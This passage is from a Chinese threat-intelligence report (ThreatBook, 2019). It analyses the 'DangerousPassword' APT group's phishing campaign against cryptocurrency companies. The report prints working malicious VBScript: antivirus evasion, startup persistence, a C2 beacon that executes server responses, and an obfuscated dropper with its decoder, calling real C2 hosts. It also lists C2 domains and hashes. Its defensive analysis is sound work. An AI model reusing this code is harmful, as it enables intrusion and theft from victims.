微步在线安全事件分析报告

全球加密货币公司的梦魇——揭秘 APT 组织“危险密码”

TAG：加密货币公司、APT、中国、后门、危险密码

TLP：黄（仅限接受报告的组织内部使用）

日期：2019-11-21


概要

近日微步在线威胁情报云捕获到多个具备相同特点的压缩木马文件，并关联发现幕后黑客的更多网络资产及攻击样本。由于诱饵文件以“每月业务报告”、“职位描述”、“项目风险简介”等话题，且内容均涉及加密货币，研判认为幕后存在一个专门攻击加密货币公司的 APT 团伙，我们根据攻击手法将其命名为“危险密码”（DangerousPassword），具体情况包括：


- “危险密码”发布的诱饵文件涉及中文、英文、日文、俄文等，域名资产数量过百，且攻击目标集中于加密货币公司，是一个资源丰富、目标明确的 APT 团伙。
- “危险密码”至少于 2018 年 3 月开始活跃，主要通过钓鱼邮件投递恶意文件下载链接，诱导收件者从仿冒的谷歌、微软、亚马逊云服务器下载木马压缩文件。
- 压缩文件一般包含诱饵加密文档和伪装成密码文件的恶意快捷方式，用户启动后会下载后门脚本直接执行，同时展示文档密码迷惑用户。
- 恶意后门启动后监测主机是否存在“金山毒霸”、“360”等软杀进程，以判断绕过或是否驻留等后续操作。同时后门会将主机信息、运行进程等数据发送回 C&C 服务器，并持续发起请求以执行后续操作。
- 微步在线威胁检测平台（TDP）、威胁情报管理平台（TIP）、DNS 防火墙（OneDNS）、威胁情报云 API 均已支持该团伙最新攻击的检测。如需协助，请与我们联系： contactus@threatbook.cn。


详情

近日，微步在线威胁情报云捕获到多个利用压缩包存储木马的样本文件，解压后的文件包括经过加密的合法 Office 文档以及伪装成“密码”TXT（包括英语、俄语、日语等）的恶意快捷方式文件，效果如下图所示：




分析发现，快捷方式指向的地址均为美国 bit.ly 网站提供的短链接形式，文件执行后会从 C&C 服务器返回加密文档的密码同时在后台执行恶意代码，让用户误以为找到了密码并成功打开加密文件，是一个典型的社会工程学攻击手法。





样本分析

此次捕获木马的攻击框架如下：




以其中一份为例分析如下：

Table 1


文件名	New Employee_s Salary and Bonus Guideline.zip
文件类型	Zip 压缩文件
文件大小	43kb
SHA256	A50EC2F42BEC1C43E952DE2728DE0217F178440BDD8FCEF70BB6DB4C27E9B4BB

1、压缩包包含三个文件，两个相同的加密的 docx 文件，以及一个伪装成“Password.txt”的 lnk 文件。



"1.New Employee's Salary and Bonus Guideline.docx"和"2.New Employee's Salary and Bonus Guideline.docx"是两个哈希相同的文件，其文件内容经过加密，以此诱使用户点击"Password.txt"获取密码。Password.txt.lnk 文件将远程链接一段 Vbscript 脚本执行，短域名形式的 URL 为"hxxps://bit[.]ly/2MgEsjc"，实际网络请求时，URL 地址为"hxxp://download[.]showprice.xyz:8080/open?id=1qbg9gs5iLsG0BMJmCBAVWdmAbkV7WFDYPndK528Q7I%3D"。

2、通过 lnk 文件请求执行的 vbscript 脚本代码如下所示。



这段 vbscript 脚本的作用有四个：

a、在用户临时目录写入真正的 Password.txt 本文文件然后打开，显示密码内容"newsalarysystem"（该密码用于打开诱饵文件中的 docx 文件）。如用户关闭文本编辑器进程 notepad，则 Password.txt 随即被删除。

b、在临时目录创建名为"xBoxOne.lnk"的 lnk 文件，该文件请求执行远程脚本类文件，URL 地址：hxxps://bit[.]ly/2xMHylE。然后将该文件移动到启动目录实现持久化驻留。


c、杀软检测。

d、解密释放名为“qjqykntc.vbs”的文件到用户临时目录，然后执行。

杀软检测如下，通过 wmi 接口遍历当前系统进程，如检测到“kwsprot”进程（金山毒霸）或“npprot”进程（NPAV 防病毒保护），则使用 cscript.exe 执行后续的落地 vbscript；反之则使用 wscript.exe 引擎（猜测这里是为了做动态免杀处理）。然后接着进行杀软进程名称查找，如检测到包含“hudongf”的进程（360 主动防御）或“qhsafe”的进程（360 杀软组件），则删除临时目录中创建的 lnk 文件；反之正常执行。

```
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next
ex="ws"
if Instr(tpl,"kwsp"&"rot")>0 or Instr(tpl,"nppr"&"ot")>0 then
    ex="cs"
end if
ln="star"&"t /b " & ex & "cr"&"ipt """&pf&""" "+"41.85.145.164:8080/open"
ln2=" & move """&flp&""" """& wish.SpecialFolders("startup") &"\"""
if Instr(tpl,"hudo"&"ngf")>0 or Instr(tpl,"qhs"&"afe")>0 then
    ln2=" & del """&flp&"""
else
    tcl.Save
end if
wish.run "CM"&"D.E"&"XE "&"/c " & ln&" 1" & " & " & ln&" 2" & ln2,0,false
window.close
```

在未检测到相关杀软的环境下释放的文件如下。



该段 vbscript 中，进行一系列字符串拼接、base64 解密、杀软检测之后，将执行以下 shell 命令。

```
CMD.EXE /c start /b wscript
"C:\Users\WIN7_3~1\AppData\Local\Temp\qjqykntc.vbs"
41.85.145.164:8080/open 1 & start /b wscript
"C:\Users\WIN7_3~1\AppData\Local\Temp\qjqykntc.vbs"
41.85.145.164:8080/open 2 & move
"C:\Users\WIN7_3~1\AppData\Local\Temp\xBoxOne.lnk"
"C:\Users\Win7_32_Malware\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\"
```

该 shell 将携带参数“41.85.145.164:8080/open”启动 qjqykntc.vbs 脚本。然后将临时目录中的 lnk 文件移动到系统启动目录实现持久化驻留。

3、分析释放执行的 qjqykntc.vbs。

这是一个后门类的 vbscript，该脚本将持续地向“http:41.85.145.164:8080/open?topic=s 随机数”发送 Post 请求。如目标返回数据大于等于 10 字节则结束 post 请求，然后执行返回数据。

```
on error resume next
randomize
sewi=""
HTP="ht"
uu="tp:"&"//"
ps="POS"
cob="Win"&"Http"&"Req"
uu=HTP&uu
cob=cob&"uest.5"
uu=uu&WScript.Arguments.Item(0)
cob="Win"&"Http"&"."&cob
cob=cob&".1"
set pa=CreateObject(cob)
tw=20
do while Len(sewi)<10
    if WScript.Arguments.Length>0 and sewi="" then
        tpc=uu&"?"&"to"&"pic"&"=s"&Int(90*rnd+10)
        pa.Open ps&"T",tpc,false
        pa.Send CStr(tw)&"0"
        ret_v=CStr(pa.Status)
        if ret_v="20"&"0" then
            pcc=pa.ResponseText
        else
            WScript.Sleep 1*1000
            pcc=ret_v
        end if
        sewi=pcc
    else
        exit do
    end if
loop
if pcc<>"" then
    Execute(sewi)
end if
```


监控到的 post 请求如下。

```
11/20/19 04:52:44 PM [    HTTPListener80] POST /open?topic=s12 HTTP/1.1
11/20/19 04:52:44 PM [    HTTPListener80] Connection: Keep-Alive
11/20/19 04:52:44 PM [    HTTPListener80] Content-Type: text/plain; Charset=UTF-
8
11/20/19 04:52:44 PM [    HTTPListener80] Accept: */*
11/20/19 04:52:44 PM [    HTTPListener80] User-Agent: Mozilla/4.0 (compatible; W
in32; WinHttp.WinHttpRequest.5)
11/20/19 04:52:44 PM [    HTTPListener80] Content-Length: 3
11/20/19 04:52:44 PM [    HTTPListener80] Host: 41.85.145.164:8080
11/20/19 04:52:44 PM [    HTTPListener80]
11/20/19 04:52:44 PM [    HTTPListener80] 200
```


4、监控到后续 C&C 返回的依旧是 vbscript 形式的脚本代码，抓包数据如下。

这段 vbscript 的作用是收集用户主机信息（用户名称、主机名称、主机装机配置信息、系统版本信息、网卡信息、ip 等等）、系统当前进程信息，然后将这些信息返回给 C&C 服务器。C&C 地址依旧为第一段 vbs 中编码的 IP：41.85.145.164：8080


5、通过对 C&C 域名 showprice.xyz 进行拓线关联，发现 C&C 端还存在其他可疑组件，可用于下发。



其中较为特殊的是 v.dat 文件，这是一款免费、开源的远程管理工具，TightVNC，版本号 2.8.8.



TightVNC 工具端配置界面如下，通过设置连接密码（需与服务端保持一致）以及被控端 ip 即可实现远程桌面控制。被控端 IP 信息在上述分析的 vbscript 中已经获取，推断该工具将被用于黑客的后续攻击中。



6、分析启动目录下的 xBoxOne.lnk 文件。

xBoxOne.lnk 链接执行远程资源脚本，url 地址：hxxps://bit[.]ly/2xMHylE，跳转地址为 hxxp://start.showprice[.]xyz:8080/open?id=rwWMIZ8lQAhRwWMTUEMo7orKhsHwtFd0WCYa1uiXpGeyOIy%2BMCi5djeGEpOUUix/。通过持续监控收到返回数据下。

```
<script language="vbscript">
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next
clt="VU QhhVh hQjqlQ UQFm``hyUiVlxuQ``xR fGPhxWm.bhvqlQUmj.oQUvmw>0 mwQU``  qq=~w~&~mmW~&~:/~&~/~&fGPhxWm.bhvqlQUmj.amQl(0)``   Rqkj=qq&~?mV~&~WxP=~&~j~&aUm(5000*hUi+4000)``   iV YwxkQ
mhqQ``     jQm w=AhQymQKzSQPm(~fxUDmmW.fxUDmmWLQgqQjm.5.1~)``       w.KWQU ~d~&~KGH~,Rqkj&~&Pih=~&(mxlQh()*100),RykjQ``      w.GQUi ~2~&~00~``       xR w.Gmymqj=200 mwQU``
rFQPqmQ(w.LQjWVUjQHQFm)``          QFxm iV``        QUi xR``       fGPhxWm.GkQQW 180*1000``    kVVW``QUi xR"
set fco=CreateObject("Scripting.FileSystemObject")
vpt=fco.GetSpecialFolder(2)&"\lhMDuTqVJi.vbs"
set tf=fco.OpenTextFile(vpt,2,true)
tf.Write desc(clt,1)
tf.Close()
if Instr(tpl,"kw"&"sprot")>0 or Instr(tpl,"npp"&"rot")>0 then
    ex="cs"
else
    ex="ws"
end if
Execute(desc("YjP=~YjPhxWm.GwQkk~``jQm j=AhQymQKzSQPm(YjP)",1))
cl="star"&"t /b " & ex & "cri"&"pt """&vpt&""" "+"drivegoogle.publicvm.com/open"
s.run "cmd"&".e"&"xe "&"/c " & cl&" 0" & " & " & cl&" 9",0,false
function desc(eStr, nKey)
    desc=""
    a=""
    tls1="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
    tls2="bEABrsCDaInopJKdeLGHZcfMNOyzPiQRvwxSTklUVWghjmqXYFtu"
    for i=1 to Len(eStr)
        if Asc(Mid(eStr,i,1))=96 then
            if Asc(Mid(eStr,i+1,1))=96 then
                i=i+1
                desc=desc&Chr(13)&Chr(10)
            else
                desc=desc&Chr(10)
            end if
        else
            a=Asc(Mid(eStr,i,1))
            c=0
            for j=1 to Len(tls2)
                b=Asc(Mid(tls2,j,1))
                if a=b then
                    desc=desc&Mid(tls1,j,1)
                    c=1
                end if
            next
            if c=0 then
                if Asc(Mid(eStr,i,1))=126 then
                    desc=desc&Chr(34)
                else
```

这是一段类似于最开始 password.txt.lnk 链接执行的 vbscript 脚本，释放在用户临时目录的 vbscript 完全一致，取消了无用的自启设置，在代码混淆层面做了一些调整，内置的释放脚本启动参数换成了域名形式的 C&C（drivegoogle.publicvm[.]com）。 其用于释放执行的脚本原始加密形态如下。

```
clt="VU QhhVh hQjqlQ UQFm``hyUiVlxuQ``xR fGPhxWm.bhvqlQUmj.oQUvmw>0 mwQU``  qq=~w~&~mmW~&~:/~&~/~&fGPhxWm.bhvqlQUmj.amQl(0)``   Rqkj=qq&~?mV~&~WxP=~&~j~&aUm(5000*hUi+4000)``   iV YwxkQ
mhqQ``     jQm w=AhQymQKzSQPm(~fxUDmmW.fxUDmmWLQgqQjm.5.1~)``       w.KWQU ~d~&~KGH~,Rqkj&~&Pih=~&(mxlQh()*100),RykjQ``      w.GQUi ~2~&~00~``       xR w.Gmymqj=200 mwQU``
rFQPqmQ(w.LQjWVUjQHQFm)``          QFxm iV``        QUi xR``       fGPhxWm.GkQQW 180*1000``    kVVW``QUi xR"
```


解密逻辑为：将元数据中的“`”（开单引号）、“~”（波浪号）进行替换，然后通过自定义的“bEABrsCDaInopJKdeLGHZcfMNOyzPiQRvwxSTklUVWghjmqXYFtu”字符串序列与默认 base64 字符序列“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz”进行凯撒密码解密替换。解密函数如下。

```
function desc(eStr, nKey)
    desc=""
    a=""
    tls1="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
    tls2="bEABrsCDaInopJKdeLGHZcfMNOyzPiQRvwxSTklUVWghjmqXYFtu"
    for i=1 to Len(eStr)
        if Asc(Mid(eStr,i,1))=96 then
            if Asc(Mid(eStr,i+1,1))=96 then
                i=i+1
                desc=desc&Chr(13)&Chr(10)
            else
                desc=desc&Chr(10)
            end if
        else
            a=Asc(Mid(eStr,i,1))
            c=0
            for j=1 to Len(tls2)
                b=Asc(Mid(tls2,j,1))
                if a=b then
                    desc=desc&Mid(tls1,j,1)
                    c=1
                end if
            next
            if c=0 then
                if Asc(Mid(eStr,i,1))=126 then
                    desc=desc&Chr(34)
                else
                    desc=desc&Mid(eStr,i,1)
                end if
            end if
        end if
    next
end function
```

该段脚本将执行自解密的 lhMDuTqVJi.vbs，传入参数“drivegoogle.publicvm.com/open”。请求执行../open 目录返回数据。


关联分析

对此次捕获样本的 C&C 关联发现，幕后黑客还注册有大量类似恶意资产，且多仿冒谷歌、微软、亚马逊等大厂域名，如 googleupload.info、docs.goglesheet.com、msupdate.publicvm.com、amzonnews.club 等。



而从拓线出的域名又能关联到该组织更多攻击样本，追溯发现其攻击特点包括：

